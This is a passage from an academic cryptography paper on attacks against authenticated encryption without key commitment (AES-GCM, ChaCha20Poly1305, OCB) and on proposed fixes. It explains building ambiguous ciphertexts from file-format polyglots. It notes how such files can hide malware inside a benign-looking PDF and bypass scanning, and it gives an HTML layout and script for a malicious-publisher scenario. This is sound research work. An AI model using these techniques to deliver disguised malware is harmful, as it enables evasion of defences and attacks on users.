$$\begin{aligned} \sum_{i=1}^{t/2} \gamma_1[i][j]x_i + \gamma_2[i][j]\bar{x}_i &= (T_2 + \sum_{i=1}^{m-t} M_2[i])[j] \quad 1 \le j \le b \\ x_i + \bar{x}_i &= 1 \quad 1 \le i \le t/2. \end{aligned} \tag{17}$$

Here, b is the blocksize of E. This gives us $t/2+b$ equations in $2b$ unknowns, therefore if we set $t/2 > b+1$ we get a solution with a probability > 0.5.

- Finally, we set

$$M_1[m-t+i] = \begin{cases} 0, \text{ if } x_{\lfloor i/2 \rfloor} = 1 \\ 1, \text{ if } \bar{x}_{\lfloor i/2 \rfloor} = 1 \end{cases} \qquad 1 \le i \le t, \qquad (18)$$

and compute the corresponding values for M_2. This guarantees that both M_1, M_2 will give us the correct tag T.

4 Creating Meaningful Plaintexts

In the settings discussed in Section 2 the adversary seeks a single ciphertext C and two keys K_1 and K_2 such that $\mathsf{Dec}(K_1, C) = P_1$ and $\mathsf{Dec}(K_2, C) = P_2$ are *meaningful* messages in the relevant setting — we call such a ciphertext *ambiguous*. Although we have demonstrated how to generate ambiguous ciphertext, ensuring it decrypts to meaningful plaintext requires controlling bits in the resulting plaintexts.

In this section we demonstrate how to construct ambiguous ciphertext which decrypts to different valid files, potentially satisfying different formats. Crafting ambiguous ciphertext requires understanding file format characteristics and how they relate to each other, to satisfy the constraints imposed by the cryptographic attacks. Below we discuss those constraints, followed by a discussion of file format characteristics, and how to structure the files.

4.1 Cryptographic Attack Constraints

Inclusion of random blocks to repair the tag. As discussed in Section 3.4, for AES-GCM and ChaCha20Poly1305 we need a single block fixed in both P_1 and P_2 at the same position to *repair* the tag, while for AES-GCM-SIV this will typically require 2 controlled blocks. For OCB we need on average $b+1$ blocks where b is the blocksize of the block cipher used.

Computational impact of fixing bits in the plaintext. The plaintexts P_1 and P_2 must satisfy $C = P_1 \oplus S_1 = P_2 \oplus S_2$, where S_1, S_2 are known to the adversary. Fixing a single bit in P_1 determines the corresponding bit in C, resp. P_2.

If we want to set a bit position in P_1 and have no requirement on that same bit in P_2, then we can just do so. However, controlling the same bit position in both P_1 and P_2, requires finding a collision in the key streams S_1 and S_2 at this position. See Figure 1 for an example.

OCB works on 16-byte blocks, therefore if we have conditions in both P_1 and P_2 which fall into the same 16-byte block this will also require brute-force to find the keys which can fulfill these conditions simultaneously.

File formats will impose constraints on how our target plaintexts P_1 and P_2 must be encoded and structured, and if there is significant overlap in the bit positions of the constraints in P_1 and P_2 — the red bits of Figure 1 — then the cryptographic attacks become infeasible. Therefore, we need to minimize the overlap in the constraints imposed by the file formats.




Figure 1: Example of constructing two plaintexts P_1, P_2 from the generated key streams S_1, S_2 and the conditions on the single bits. The keystreams are fixed and the adversary can choose the ciphertext C to determine the plaintexts. A "**?**" denotes a bit that can be freely chosen by the adversary, a "**.**" that the bit can be any value in the plaintext, and "**1**", "**0**" that the bit should have this value. In this example the conditions on the first 4 bits (red), would have to be fulfilled by finding the two key stream S_1, S_2, while all the other conditions can simply be solved by choosing the corresponding bits in C.

4.2 Binary versus near polyglots

Overlap in the plaintexts is not necessary if the 2 file formats combined in the same ambiguous ciphertext can start at different offsets and leave enough place for each other — in this case, the two formats could co-exist in plaintexts in a single *binary polyglot* file.

Some combinations of file formats might not be able to co-exist in a single file, and would require, for example, changing a few bytes in the file header. We use the term *near polyglot* to describe a pair of files, potentially satisfying different formats, which differ in a few bytes. We call the bytes where the files differ their *overlap*.

From a binary polyglot or from a near polyglot and its overlap, one can create an ambiguous ciphertext by keeping track of the ranges of the file that belong to which format, encrypting each set of ranges separately and combining them in a single file.

There are many file formats with their own requirements and restrictions, but we found more than 280 working combinations of formats without overlap, and more than 50 with overlap — in reasonable duration of bruteforcing.

4.3 File Format Characteristics

In this section, we introduce the aspects of file formats that are important in generating binary polyglots and near polyglots. We refer to [fil] for a description of the file formats referenced below.

Enforced offset Most formats require files structure to start at offset zero, but some formats allow files structure to start

at any offset. Pure compressors — software which compress one block of data with no notion of file such as Bzip2, Gzip or XZ — typically start at offset zero, as does storage software such as TAR or Unix Archive. Typically, archive formats such as ZIP, RAR, 7z or Arj and flexible web-oriented formats such as Html and PHP allow files structure to start at any offset.

Pre-cavity Some formats start with a cavity that can hold any content. This could be by design, as with the raw dump of sectors of an ISO image, or by courtesy, as for DICOM or PDF, or by abuse, such as archiving a null-named file with TAR or overwriting the deprecated DOS header of a Portable Executable.

Appended data Once a parser has determined that a file is complete, any data appended to the rest of the file is typically ignored. Most file formats have one or more ways of determining whether a file is complete:

- The file size or the number of elements is declared in advance, such as in RIFF or Java Class.

- The format has a terminator or footer to declare that the file structure is valid or that it should not be parsed any further. For example, the terminator could be the last element with a specific bit set, or any element with its pointer to the next element set to null. Some formats like XZ actively check that the file ends with its footer, but in practice, most parsers process the file until a terminator is encountered and all subsequent data is ignored.

- It is also possible to force the parser to terminate, for example by exhausting a recursion limit by triggering an infinite recursion on purpose.

- If the previous conditions are not met but at some point, enough elements have been correctly parsed in the file to declare it valid, the parser might consider it valid and ignore any further missing or invalid data. Typically, truncating the terminator is silently ignored.

Parasite Most file formats allow for *parasitic data* that is left as-is and not parsed:

- Archive formats are like a stack of labelled storage boxes (cf. Figure 2). To add parasitic data to such a file, just store it, i.e. keep as-is without any compression (see Figure 3). Optionally prevent the newly added file to show like the other ones in the archive listing, by for example corrupting a checksum or giving it a null name. Note that some archive formats like XZ always process the data with some light compression, and therefore modify data even at their lowest compression level, but often they implement storage without any form of processing.




Figure 2: Layout of an archive format (like AR).




Figure 3: Adding parasitic data to an archive format (like Figure 2).

- Sequence-based formats are like trains: one locomotive for the header, and one or several wagons for the chunks(cf. Figure 4). To add anything in that train, just load your goods on another wagon, and insert it in the train at any wagon boundary(see Figure 5). For such formats, use a comment/junk block. While a comment is typically expected to be text, short and unique, such chunks can in practice contain anything, with length which only limitation is how it is stored, and be repeated: parsers just treat comments as data to ignore, they do not count them or check their contents. If the format does not have such a kind of element, it is still possible to rely on redundant or unused element, such as an extra ILDA palette, a picture in an RTF, or just a block of data in PDF. These chunks typically declare their type and size before their data — pre-wrapping — and occasionally store some extra information — post-wrapping — after their data such as CRC, size (redundantly for error detection), chunk terminator (see Figure 6). In some cases such as inline comments or unused functions in PostScript, the data still has to follow some minor requirements, such as no newline characters or balanced parenthesis.




Figure 4: Layout of a sequence format (like PNG).

- Some formats such as WAD or ICO are like books. They have at the start a table of contents that points to each chapter. If you just add more pages, just update the indexes in the table of contents. Some formats such as TIFF or BMP are like towed dinghies, where a tugboat just has a rope - a pointer - to the next boat, and each boat is linked to the next by another




Figure 5: Adding parasitic data to a sequence format (like Figure 4).




Figure 6: Generic layout of a parasitic chunk.

rope. If you want to carry more, just put something between two boats, and make the rope longer. In practice, you can for example make some space that will be ignored by moving format data further and adjusting all pointers accordingly (see Figure 7).




Figure 7: Adding parasitic data to a pointer-based format.

Stopping parsers The parasite payload might be executed but some trailing bytes might still be executed. It might be better or even required to break out of the hosting format (JavaScript) or to terminate parsing forcibly with some specific keyword in Ruby `__END__` or PostScript `stop` or some tricks such as forcing recursion and exhausting the parser.

Wrappending Some formats do not tolerate appended data as they parse specific structures until the end of a file, but it is still possible to add a trailing structure wrapping a parasite, as most format structures are declared before the data they contain. Such appended data wrapped in a structure we call *wrappended*.

Wrappending needs to be used if a format that does not tolerate appended data is used as a parasite into another one, such as DICOM/PNG polyglots: PNG starts at offset zero, DICOM at 128, so DICOM is a parasite of PNG, yet DICOM does not tolerate appended data, so the body of the PNG cannot be just following the DICOM parasite.

4.4 Polyglot combination strategies

Knowing the typical characteristics of file formats, we can infer the following strategies to create a file valid according to more than one format:

- Combining a format that starts with a cavity and another format that tolerates appended or wrappended data. The cavity should be big enough so that the other payload fits.

- Appending to a format tolerating appended — or wrappended — data another format that is valid at a far enough offset, after the first payload. This means that the feasibility depends on the size of the first file.

- Inserting a format valid at a far enough offset as a parasite inside another format. A chunk of it must be able to fit all the parasite. Otherwise, it may be possible to split the parasite in several pieces, making it a zipper: the pieces of each format are parasites to the other.

Zippers Some formats like GIF start at offset zero and only tolerate parasites of limited length, as the comment length is encoded as a single byte — limited to 255 — which is likely too small to contain a complete payload. A workaround for that is to split the parasite payload in headers and parasite declaration, so that the body of the host itself is a parasite to the hosted file.

Therefore, both payloads' bodies are parasite to each other. They both set up the structure to tolerate the other's body, exactly like the teeth of each side of a zipper embrace the other side's teeth. This can be also extended to more than one body, for example like splitting a JPEG image into hundreds of scans — as opposed to the typical 1–6 — so that each of them is small enough to fit in a parasite.

4.4.1 Binary polyglots

We see that it is usually possible for two different formats to coexist in the same file without any overlap, therefore we can avoid the computational costs associated with overlap discussed in Section 4.1. In practice, few formats — two to our knowledge: ID3v1 and XZ — cannot be made to coexist with any other format: they enforce parsing at offset zero, actively enforce a footer preventing appended data, and prevent any form of parasite.

Binary polyglot files are instant to make, even generically: some data has to be moved around, and some counters, pointers or checksums have to be updated. Our tool[3] takes two input files, identifies the supported file formats, then tries different layouts and generates the final binary polyglot file.

We could take the next PDF article that you would want to open, combine it with malware — even without the source — and turn it into a standard PDF that once encrypted with

[3] `redactedforanonymity`

the right key and then decrypted with another given key (both known in advance), will result in the original malware.

It is easy to turn such a binary polyglot file into two valid plaintexts that will be combined as the same ciphertext, using the offsets where the file contents change side, and each side does not depend on the contents of the other one (except checksums of parasite chunks). It is like slicing two sausages at the same locations and mixing their contents.

4.5 Crypto-polyglots

As mentioned before, near polyglots are invalid binary polyglots with interchangeable, overlapping data. The file type changes depending upon which overlapping data is put in the file. When the data is exchanged via a cryptographic operation, we call these *crypto-polyglots*: files which are one cryptographic step away from each other.[4].

Each format has its own length requirements to declare its type, header and declare a parasite (see Table 1). We only need to deal with the minimum overlap of both formats; for example, PE/JP2 ambiguous ciphertexts only have 2 bytes of overlap, as PE requires 2 bytes of overlap even though JP2 requires 40.

Dodis et al. [DGRW18] create an ambiguous ciphertext using a JPEG-BMP near polyglot, which has 6 bytes of overlap. We show in the full paper [ADG+20] that we can combine most formats with PostScript with one byte of overlap at best — otherwise 3 bytes. We also combined most formats with Portable Executables with 2 bytes of overlap, and reduced the overlap with JPEG files to 4 bytes.

Using twice the same format cancels this advantage, so it is only possible for formats that can start at variable offset — and make several instances of the same format coexist in the same file.

Any formats requiring no controlled offset at zero can also be combined with itself or another format, such as archives like 7zip, Arj, Rar, Zip and cavities like Dicom, Iso, PDF.

Note that, since the two payloads of an ambiguous ciphertext are not simultaneously in the clear, crypto-polyglots are useful to bypass blacklisting and scanning: the malicious payload is out of reach when the clean one is in clear.

4.5.1 Tag correction

In the case of AES-GCM, one block needs to be used to correct the authentication tag (see Section 4.1), respectively more blocks are required for AES-GCM-SIV and OCB. In practice, most formats support appended data, so just appending the extra block(s) is enough. For the few formats that do not tolerate appended data, wrappending, increasing the size of the internal parasite, or using a small space of a cavity are effective solutions. They all depend on the formats combination used in the file.

[4]This concept is not limited to ambiguous ciphertexts : for example, the two files of a hash collision pair (see [Alba]), or a file changing its type via encryption (see [AA14])

4.6 An Example Attack Scenario

Consider the scenario described in Section 2, Subscribe with Google, but assume that the encryption scheme did not use a key commitment. A malicious publisher wishing to exploit the setting would want to display different premium content to their premium users versus, for example, the search indexer — perhaps to undermine the search indexer, or if the publisher were compromised, then to display malicious content to the premium users while minimizing detection.

To do so, the publisher would need to put two HTML payloads in the same file, interleaved with comment declarations. The layout of the generated ambiguous file is as follows :

```
<!--[cut 1]-->
[payload1]
<!--[cut 2]-->
[payload2]
<!--
[padding]
[tag correction]
```

Each payload will be commented out from the other. Given the ambiguous file, the publisher creates a ciphertext which when decrypted under one key will display only one payload and garbled data for the other payload, the latter of which is commented out. This is easy for the publisher to do as they generate the keys used for encryption (see Section 2).

There's a risk that encrypted content accidentally instantiates a comment closing `-->` statement, in which case generating the file again with a different nonce should do the trick.

The four first characters `<!--` may show up as garbage once encrypted, but it's easy to hide them or make them disappear with CSS or Javascript, for example with this script :

```
<div id='mypage'>
  Hello World!
</div>
<script language=javascript
  type="text/javascript">
  document.documentElement.innerHTML =
    document.getElementById('mypage').innerHTML;
</script>
```

The full paper [ADG+20] shows an example ambiguous HTML file, and its two different decryptions. The ambiguous HTML file was generated with our `htmhtm.py` tool; see https://github.com/corkami/mitra/blob/master/utils/extra/htmhtm.md for the tools and an explanation for how to generate our examples.

1	2	4-6	8	9	12	16	20
PS	PE	JPG	Flac MP4 Tiff	Flv	Wad Wasm	Bpg Gif Nes Png	Riff Id3v2

23	26	28	32	34	36	40	64	68	94	112	132
Rtf	Bmp	Cpio Ogg	Ilda	Psd	Cab	Jp2 PcapNg	Elf	Ar	Pcap	Ico	Icc

Table 1: Required amount of controlled bytes at offset zero (best cases).

5 Adding Key Commitment to AE

5.1 Hash Function Use in Prior Work

Recall that key committing AE schemes $(\mathsf{Enc}, \mathsf{Dec})$ need to be collision resistant, that is, it should be difficult to find two inputs $X = (K, N, A, M)$ and $X' = (K', N', A', M')$ such that $\mathsf{Enc}(X) = \mathsf{Enc}(X')$. As we discuss below, all prior work relies on schemes which explicitly or implicitly contain hash functions to achieve collision resistance.

Farshim et al. [FOR17], the first to study key commitment which they call "robustness", propose generic composition — like encrypt-then-MAC [BN08] — which send either the entire message or ciphertext into a collision-resistant pseudorandom function (PRF). As a practical instantiation, they propose using a hash function with a key, for example HMAC [BCK96] or KMAC [NIS16].

Grubbs et al. [GLR17a] design *compactly committing* AE, where a small portion of the ciphertext commits to the message. Due to differences in security definitions, GLR's compactly committing AE does not formally guarantee FOR's robustness, yet GLR need collision resistance and, like FOR, they propose using collision resistant PRFs which process the entire message or ciphertext.

Dodis et al. [DGRW18] design *encryptment* schemes, which they propose as a building block to achieve robust or compactly committing AE. Their schemes are more efficient than FOR and GLR's, yet they still need to process the message through a hash function, and even prove that block cipher-based encryptment schemes cannot be more efficient than hash functions. They also conjecture that block cipher-based key robust schemes as defined by FOR cannot be more efficient than hash functions.

There are two drawbacks to these approaches:

1. Since commonly used AE algorithms like AES-GCM and ChaCha20Poly1305 do not follow the above hash-based designs, avoiding attacks requires using less widely deployed algorithms, or entirely new ones.

2. The performance of hash-based designs is limited by the fact that commonly used hash functions are serial, whereas widely used AE schemes are parallelizable. This becomes an issue when the message or ciphertext is large, and in fact led Facebook Messenger to rely on AES-GCM to encrypt message attachments, exposing the application to attack [DGRW18].

Ideally, a solution would require minimal changes to widely deployed, highly efficient AE schemes like AES-GCM.

5.2 Overview of Our Solutions

The message or ciphertext does not need to be processed as in a hash-based design: if the ciphertext contains a commitment to just the key, verified during decryption, then the adversary cannot generate ciphertext valid under two keys. We propose the following:

Padding Fix[5]**.** Let X denote an ℓ-bit string of 0's. Prepend X to the message M for each encryption, $\mathsf{Enc}(K, N, A, X \,\|\, M)$, and check for the presence of X at the start of the message after decryption; decryption fails if X is not present. This solution is not generic, and must be analyzed per scheme. Furthermore, it is implicitly assumed that $X \,\|\, M$ is a legitimate input to Enc, i.e., that it is still shorter than the longest legitimate message.

Generic solution. Given a key K, derive an encryption key and a commitment using collision-resistant PRFs: $K_{\text{enc}} = F_{\text{enc}}(K)$ and $K_{\text{com}} = F_{\text{com}}(K)$. The ciphertext is a combination of the normal ciphertext computed with K_{enc} and Enc, and K_{com}: $(\mathsf{Enc}(K_{\text{enc}}, N, A, M), K_{\text{com}})$. A nonce N' can be used to compute $K_{\text{enc}} = F_{\text{enc}}(K, N')$ or $K_{\text{com}} = F_{\text{com}}(K, N')$. The presence or absence of N' to derive K_{enc} and K_{com} results in four constructions named in Table 2.

5.3 Padding Fix

Our padding solution $\mathsf{Pad}_\ell\Pi = (\mathsf{Pad}_\ell\Pi^{\mathsf{Enc}}, \mathsf{Pad}_\ell\Pi^{\mathsf{Dec}})$ for some predetermined integer $\ell > 0$ and AE scheme $\Pi = (\mathsf{Enc}, \mathsf{Dec})$ is algorithmically described in the full paper [ADG+20]. We discuss the security of $\mathsf{Pad}_\ell\Pi$ when Π is instantiated with 96-bit-nonce AES-GCM and ChaCha20Poly1305, followed by performance considerations.

AE Security. Since the padding fix uses the underlying AE scheme in a black-box manner, conventional AE security follows immediately. Note that the AE security bounds change since the plaintext length increases by ℓ bits. However, for all practical values of ℓ, e.g. one or two block lengths, the difference is negligible.

[5] Similar solution also proposed by Krawczyk [Kra19, Section 3.1.1]

Key Commitment Security. An ideal cipher is a random variable chosen uniformly at random from the set of all block ciphers with interface $\mathsf{K} \times \mathsf{X} \to \mathsf{X}$

Theorem 1. *Let* Π *denote GCM with 96-bit nonces using ideal cipher* $\pi : \mathsf{K} \times \mathsf{X} \to \mathsf{X}$ *as an idealization of AES. Assume that* $\ell < 128 \cdot (2^{32} - 2)$*, so that the* ℓ*-bit padding does not violate GCM's message length constraint. Consider an adversary* $\mathbf{A}$ *with access to* π*. Then* $\mathbf{A}$*'s q-KC advantage against* $\mathsf{Pad}_\ell\Pi$ *is at most* $(q+p)^2/2^\ell$*, where* $\mathbf{A}$ *makes at most* p *queries to* π*.*

The proof is in the full paper [ADG+20]. We recommend ℓ to be shorter than $4 \cdot 128 = 512$ bits, or four blocks, as anything longer would exceed 256 bit security.

Theorem 2. *Let* Π *denote ChaCha20Poly1305 using ideal random function* $\rho : \{0,1\}^{256} \times \{0,1\}^{32} \times \{0,1\}^{96} \to \{0,1\}^{512}$ *as an idealization of the ChaCha20 block function. Consider an adversary* $\mathbf{A}$ *with access to* ρ*. Then* $\mathbf{A}$*'s q-KC advantage against* $\mathsf{Pad}_\ell\Pi$ *is at most* $(q+p)^2/2^\ell$*, where* $\mathbf{A}$ *makes at most* p *queries to* ρ*.*

Analysis of ChaCha20Poly1305 is similar to AES-GCM since ChaCha20Poly1305 uses CTR mode (see the full paper [ADG+20] for a pseudocode description of ChaCha20Poly1305), but with the ChaCha20 block function instead of AES.

Assumptions on the Underlying Primitives. GLR [GLR17b] and DGRW [DGRW19] justify security assuming either key-dependent message security, related-key security, or by modelling the primitives as ideal. Similarly, our analysis assumes the primitives are ideal.

To build a conventional AE scheme with a block cipher or hash function, it suffices to assume that the underlying primitive behaves like a PRP or PRF when keyed with a uniformly random key unknown to the adversary. In contrast, supporting AE key commitment requires understanding what happens when the adversary can choose the key used in the block cipher or hash function. As a result, practical instantiations require a stronger assumption on the underlying primitives. Since the adversary can choose the key, related-key attacks [Bih94] and known-key [KR07] or chosen-key attacks become relevant.

In fact AE schemes might not achieve key commitment when instantiated with *weak* primitives. Take for example HMAC, which is commonly used to build AE with e.g. CTR-mode. HMAC does not require a collision resistant hash function, therefore the use of HMAC-SHA-1 could be justified, and it is still used in TLS in practice. However, if an adversary can find a collision efficiently for the hash function it is possible to find two different tags under two different keys to break the key commitment. As chosen-prefix collisions are practical for SHA-1 [LP20], HMAC-SHA1 is insufficient to provide key commitment while this is not the case for HMAC used with a collision resistant hash function.

In particular, the padding fix with AES-GCM assumes an ideal cipher, and therefore raises the following interesting problem: *Is it possible to find two keys* k_1, k_2 *such that* $AES_{k_1}(0) = AES_{k_2}(0)$ *in less than* $\approx 2^{64}$ *trials*. If the key-size is larger than the blocksize, then such a pair of keys must exist. While there has been some work on the chosen-key setting [FJP13] or using AES in a hashing mode [Sas11], we are not aware of any results on this specific problem.

Performance. The performance overhead of the Padding solution is minimal. Let $T_{GCM}(a,p)$ denote the performance (e.g., in processor cycles, where smaller is better) for AES-GCM encryption with a 128-bit key, over an input with AAD A of length a blocks and message M of length p blocks. For convenience, assume that A and M consist of full 128-bit blocks, and set $|A| = 128a$ and $|M| = 128p$ for some $a \geq 0$, $p \geq 0$.

The performance of the Padding solution is $T_{\mathsf{Pad}_\ell\ GCM}(a,p) = T_{GCM}(a, p + \lceil \ell/128 \rceil)$. The actual differences depends on factors such as the computing platform, and potentially also the values of a and p. For example, well aligned buffers may fit better in the caches, and can be accessed more efficiently.

To illustrate, we consider $a = 0$ (no AAD) and measurement carried out on OpenSSL (version 1.0.2m). This code is optimized to leverage the potential pipelining that the processor can offer. We ran the code on a 7th Generation Intel Core i7-7700 processor ("Kaby Lake"). On this processor, the latency of the `AESENC` instruction is 4 cycles. Given that AES128 has ten rounds, and accounting for the initial whitening steps, the latency for AES encryption of one block is ~ 41 cycles (the throughput is 10 cycles).

For $p = 128$ (a 2048 bytes message) and $\ell = 128$, we measured $T'_{\mathsf{Pad}_\ell\ GCM}(0,128) = 1,739$ cycles and $T_{GCM}(0,128) = 1,665$ cycles, indicating an overhead of 74 cycles for the Padding solution and relative impact of $\sim 4.4\%$. With $p = 127$ (a 2032 bytes message), we measured $T'_{\mathsf{Pad}_\ell\ GCM}(0,128) = 1,665$ cycles and $T_{GCM}(0,128) = 1,636$ cycles. In this case, The overhead is 29 cycles, and the relative impact is $\sim 1.8\%$. For a longer message we measured $T'_{\mathsf{Pad}_\ell\ GCM}(0,384) = 4,263$ cycles and $T_{GCM}(0,384) = 4,203$ cycles, with relative impact of $\sim 1.4\%$.

5.4 Generic Solution

Let $\Pi = (\mathsf{Enc}, \mathsf{Dec})$ be an AE scheme where $\mathsf{K} = \{0,1\}^\kappa$ and $\mathsf{N} = \{0,1\}^\nu$. We describe the scheme $\mathsf{CommitKey}\Pi$ over Π. Let κ_0, ν', c be positive integers where, without loss of generality, $\kappa_0 \geq \max(\kappa, c)$. Let

$$F_{\text{enc}} : \{0,1\}^{\kappa_0} \times \{0,1\}^{\leq \nu'} \to \{0,1\}^\kappa \tag{19}$$

$$F_{\text{com}} : \{0,1\}^{\kappa_0} \times \{0,1\}^{\leq \nu'} \to \{0,1\}^c \tag{20}$$

be independent PRFs. Both schemes use the same key $K \in \{0,1\}^{\kappa_0}$, called the *main key*, but must guarantee that their outputs remain independent.

CommitKeyΠ has four types, depending on whether a nonce is used in F_{enc} or F_{com} (see Table 2). We describe Type IV in Algorithm 2 and Algorithm 3. The remaining types are described in Appendix B.

Note that CommitKeyΠ includes a nonce N' in addition to the nonce N used for the underlying AE scheme Π. This is done for backwards compatibility, as Π might already be deployed and re-using Π's nonce for CommitKeyΠ might not be feasible. The security requirements for N' and N are the same, so if possible, they can be set to equal each other as long as uniqueness is guaranteed; however care must be taken to ensure the nonces are sufficiently long — $|N|$ and $|N'|$ may not be the same, and depending upon the exact requirements of the application (e.g. N' needs to be generated randomly), one might want a larger $|N'|$.

Table 2: The four types of key derivation for the generic solution. Each key is either derived with a nonce, or without.

		K_{com}	
		fixed	nonce
K_{enc}	fixed	Type I	Type III
	nonce	Type II	Type IV

Algorithm 2: $\mathsf{CommitKey}_{IV}\Pi^{\mathsf{Enc}}(K,N',N,A,M)$

Input: $K \in \{0,1\}^{\kappa_0}$, $N' \in \{0,1\}^{\nu'}$, $N \in \mathsf{N}$, $A \in \mathsf{A}$, $M \in \mathsf{M}$
Output: $C \in \mathsf{C}$, $K_{\text{com}} \in \{0,1\}^{c}$

$K_{\text{enc}} \leftarrow F_{\text{enc}}(K,N')$
$K_{\text{com}} \leftarrow F_{\text{com}}(K,N')$
$C \leftarrow \mathsf{Enc}(K_{\text{enc}},N,A,M)$
return (C,K_{com})

Using the Different CommitKeyΠ **Types.** The different CommitKeyΠ types have different incremental computational and bandwidth overheads over Π; see Table 3.

Table 3: The overheads compared to Π involved with the different flavors of CommitKeyΠ, when encrypting or decrypting q payloads with the main key K.

Type	F_{enc} calls	F_{com} calls	Communication
I	1	1	c
II	q	1	$c+\nu'$
III	1	q	$c+\nu'$
IV	q	q	$c+\nu'$

Algorithm 3: $\mathsf{CommitKey}_{IV}\Pi^{\mathsf{Dec}}(K,N',N,A,C,K_{\text{com}})$

Input: $K \in \{0,1\}^{\kappa_0}$, $N' \in \{0,1\}^{\nu'}$, $N \in \mathsf{N}$, $A \in \mathsf{A}$, $C \in \mathsf{C}$, $K_{\text{com}} \in \{0,1\}^{c}$
Output: $M \in \mathsf{M} \cup \{\perp\}$

$K'_{\text{com}} \leftarrow F_{\text{com}}(K,N')$
$K'_{\text{enc}} \leftarrow F_{\text{enc}}(K,N')$
$M \leftarrow \mathsf{Dec}(K'_{\text{enc}},N,A,C)$
if $K_{com} \neq K'_{com}$ *or* $M \stackrel{?}{=} \perp$ **then return** $\perp$
return M

CommitKeyΠ Type I and type II carry the lowest incremental overheads over Π as they use a fixed key identifier K_{com}. These are useful when leaking an identifier for the key used to produce ciphertext does not violate privacy requirements, for example, when a main key is used for only one session between the communicating parties. Deriving a nonce-dependent K_{com} value, as in Types III and IV, does not leak any key identifiers, but comes at some incremental cost. Deriving a new key for each encryption in Type IV comes with the added benefit of avoiding encryption data limits imposed by the underlying encryption algorithm.

Simple Instantiation of F_{enc} and F_{com} Let $\kappa_0 = \kappa = 256$, assume that $\nu_1 \leq 256$, and set $c = 256$. Let L_{enc} and L_{com} be fixed labels and define

$$F_{\text{enc}}(K,N) = \texttt{SHA256}(K \parallel L_{\text{enc}} \parallel N) \tag{21}$$
$$F_{\text{com}}(K,N) = \texttt{SHA256}(K \parallel L_{\text{com}} \parallel N) \tag{22}$$

For concreteness, we give examples of labels L_{enc} and L_{com} in Table 4. The different CommitKeyΠ types are encoded in the labels L_{enc}, L_{com}. With this choice,

$$\left|K \parallel L_{\text{enc}} \parallel N\right| = \left|K \parallel L_{\text{com}} \parallel N\right| \leq 576 \text{ bits}, \tag{23}$$

so deriving K_{enc} and K_{com} require for each computation at most two calls to the SHA256 compression function. Furthermore, for Type I, computing K_{enc} and K_{com} invokes the SHA256 compression function only once, and for Type II, computing K_{com} calls the compression function only once (but twice to compute K_{enc}). The full paper [ADG+20] demonstrates how to instantiate a Type I key committing AES-GCM.

Key Commitment Security. To meet the CommitKeyΠ design goal, the PRFs F_{enc} and F_{com} must be collision-resistant (24); our instantiation achieves collision-resistance with SHA256. Furthermore, c should be large enough to make brute-force collision search impractical.

Claim 1. *If adversary* **A** *produces a winning tuple* (N,A,C,T,K_{com}) *for keys* $K_1 \neq K_2$, *then* **A** *has found a collision (on* K_{com}*), i.e.,*

$$F_{com}(K_1,N) = F_{com}(K_2,N). \tag{24}$$

Table 4: Sample labels for use in our instantiation of F_{enc} and F_{com}. Define some fixed label $L0$ of length 48 bits; for example $L0 = \texttt{0x436f6d6d6974}$, which is `Commit` in hexadecimal notation.

Type	L_{enc}	L_{com}
I	$L0 \,\|\|\, 0x01 \,\|\|\, 0x01$	$L0 \,\|\|\, 0x01 \,\|\|\, 0x02$
II	$L0 \,\|\|\, 0x02 \,\|\|\, 0x01$	$L0 \,\|\|\, 0x02 \,\|\|\, 0x02$
III	$L0 \,\|\|\, 0x03 \,\|\|\, 0x01$	$L0 \,\|\|\, 0x03 \,\|\|\, 0x02$
IV	$L0 \,\|\|\, 0x04 \,\|\|\, 0x01$	$L0 \,\|\|\, 0x04 \,\|\|\, 0x02$

Note that the claim holds even if the adversary may freely choose two different nonces N_1 and N_2 as input.

AE Security. Say the PRF's used by CommitKeyΠ are secure, that is, each PRF output looks uniformly random and independent of other PRF output against computationally bounded adversaries, then:

1. Π is called using K_{enc}, which is uniformly random and independent, hence if Π is a secure AE scheme, then Π's output maintains confidentiality and integrity, and

2. K_{com} is uniformly random and independent of Π's output, hence K_{com} does not affect AE security.

As with other generic compositions involving key derivation functions, we can use a straightforward hybrid argument with the result that CommitKeyΠ preserves Π's AE security.

We state AE security for CommitKeyΠ Type IV; Types I, II, III are analogous.

Definition 2. Let $F : \mathsf{K} \times \mathsf{X} \to \mathsf{Y}, F' : \mathsf{K} \times \mathsf{X}' \to \mathsf{Y}'$ be PRFs, then the PRF advantage of adversary $\mathbf{A}$ against (F, F') is

$$\mathsf{PRF}_{F,F'}(\mathbf{A}) := \underset{\mathbf{A}}{\Delta}\left(F_K, F'_K; \$_F, \$_{F'}\right), \tag{25}$$

where K is chosen uniformly at random from K.

